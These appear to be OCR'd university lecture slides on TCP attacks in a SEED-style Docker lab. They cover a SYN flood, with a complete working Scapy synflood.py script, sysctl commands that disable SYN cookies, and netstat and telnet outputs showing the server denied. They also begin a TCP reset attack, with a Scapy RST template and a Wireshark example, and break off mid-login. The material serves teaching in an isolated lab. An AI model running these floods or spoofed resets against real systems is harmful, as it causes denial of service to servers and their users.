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
What can we do with our knowledge of spoofing?

Send out **a lot** of SYN requests from spoofed source IP address

# Let's do some evil stuff



TCP Client



TCP Server

Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

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TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request


The TCP server will hold those requests in the queue while it waits

If the buffer is full...

# Let's do some evil stuff



TCP Client



TCP Server

Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

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TCP Request SYN Queue

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
The TCP server will hold those requests in the queue while it waits

**If the buffer is full...** The TCP server won't be able to accept new connections!

# Let's do some evil stuff



TCP Client



TCP Server

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This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

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


TCP Request SYN Queue


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
The TCP server will hold those requests in the queue while it waits

**If the buffer is full...** The TCP server won't be able to accept new connections!









# Turn off countermeasures...

```
sysctl -w net.ipv4.tcp_syncookies = 0
```

## Turn off **SYN** cookies

Use **netstat** to see the current status of server's TCP connections

```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@2ebd63942881:/# █
```

From another machine, use telnet to establish a TCP connection

```
[10/27/22]seed@VM:~/.../tcp_attacks$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2ebd63942881 login: seed
Password: dees
```

```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0 10.9.0.7:23            10.9.0.1:60920          ESTABLISHED
root@2ebd63942881:/# █
```

We will also increase the number of retries (SYN + ACK) the server will do before giving up

AND

Make the SYN queue smaller

```
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
```

(We are running these commands on the docker container for the victim server)

## Victim Server

```
root@d849e012d6fd:/# netstat -tna
Active Internet connections (servers and established)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:39057	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	10.9.0.5:23	84.214.105.184:34308	SYN_RECV
tcp	0	0	10.9.0.5:23	178.105.10.39:29935	SYN_RECV
tcp	0	0	10.9.0.5:23	255.8.229.236:41503	SYN_RECV
tcp	0	0	10.9.0.5:23	56.252.62.113:55730	SYN_RECV
tcp	0	0	10.9.0.5:23	69.66.205.21:18690	SYN_RECV
tcp	0	0	10.9.0.5:23	122.154.143.88:41910	SYN_RECV
tcp	0	0	10.9.0.5:23	131.98.218.150:62638	SYN_RECV
tcp	0	0	10.9.0.5:23	14.44.182.254:33765	SYN_RECV
tcp	0	0	10.9.0.5:23	98.170.141.0:49524	SYN_RECV
tcp	0	0	10.9.0.5:23	137.191.232.56:51616	SYN_RECV
tcp	0	0	10.9.0.5:23	70.12.28.153:61150	SYN_RECV
tcp	0	0	10.9.0.5:23	61.188.164.78:26645	SYN_RECV

3

Verify server is receiving packets

synflood.py

```
#!/bin/env python3
```

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
```

```
ip = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
```

```
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

We've filled this server with spoofed SYN requests

Attacker

2

Run script to send spoofed packets

```
[10/27/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

New terminal

```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Server is full!

```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Denied

1

Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

## Issues:

We had to change the number of retries/queue size to make this attack easier for us

If the number of retries is low,  
and the waiting queue is  
large... we might not fill it in  
time!

# Solution?

- Use C (Imao)

synflood.c

[illegible]

## Issues:

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
# Solution?

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synflood.c


## Countermeasures

**SYN Cookies-** Allocate server resources only for established connections


[illegible]

# TCP Reset Attack

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet




This is different than sending a FIN packet





# TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!



A server reads data in some order (typically by sequence number)



(@@@ are placeholder. You will fill them in)

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@" )
tcp = TCP(sport=@@@, dport=@@@, flags="R", seq=@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```


In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

# TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!

A server reads data in some order (typically by sequence number)



(@@@ are placeholder. You will fill them in)

Since we can sniff all the packets going from 10.9.0.6 to 10.9.0.5,  
We can pull all the information we need from wireshark!

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@" )
tcp = TCP(sport=@@@, dport=@@@, flags="R", seq=@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
  Source port: 44421 (44421)
  Destination port: telnet (23)
  [Stream index: 0]
  Sequence number: 319575693
  Acknowledgement number: 2984372748
  Header length: 32 bytes
```

*This figure is just an example of the Wireshark GUI.  
The information is not correct for subsequent slides.*

# TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server

## Logged into the user 1 container

```
Connection closed by foreign host.
root@a7681354f555:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2bb056619305 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
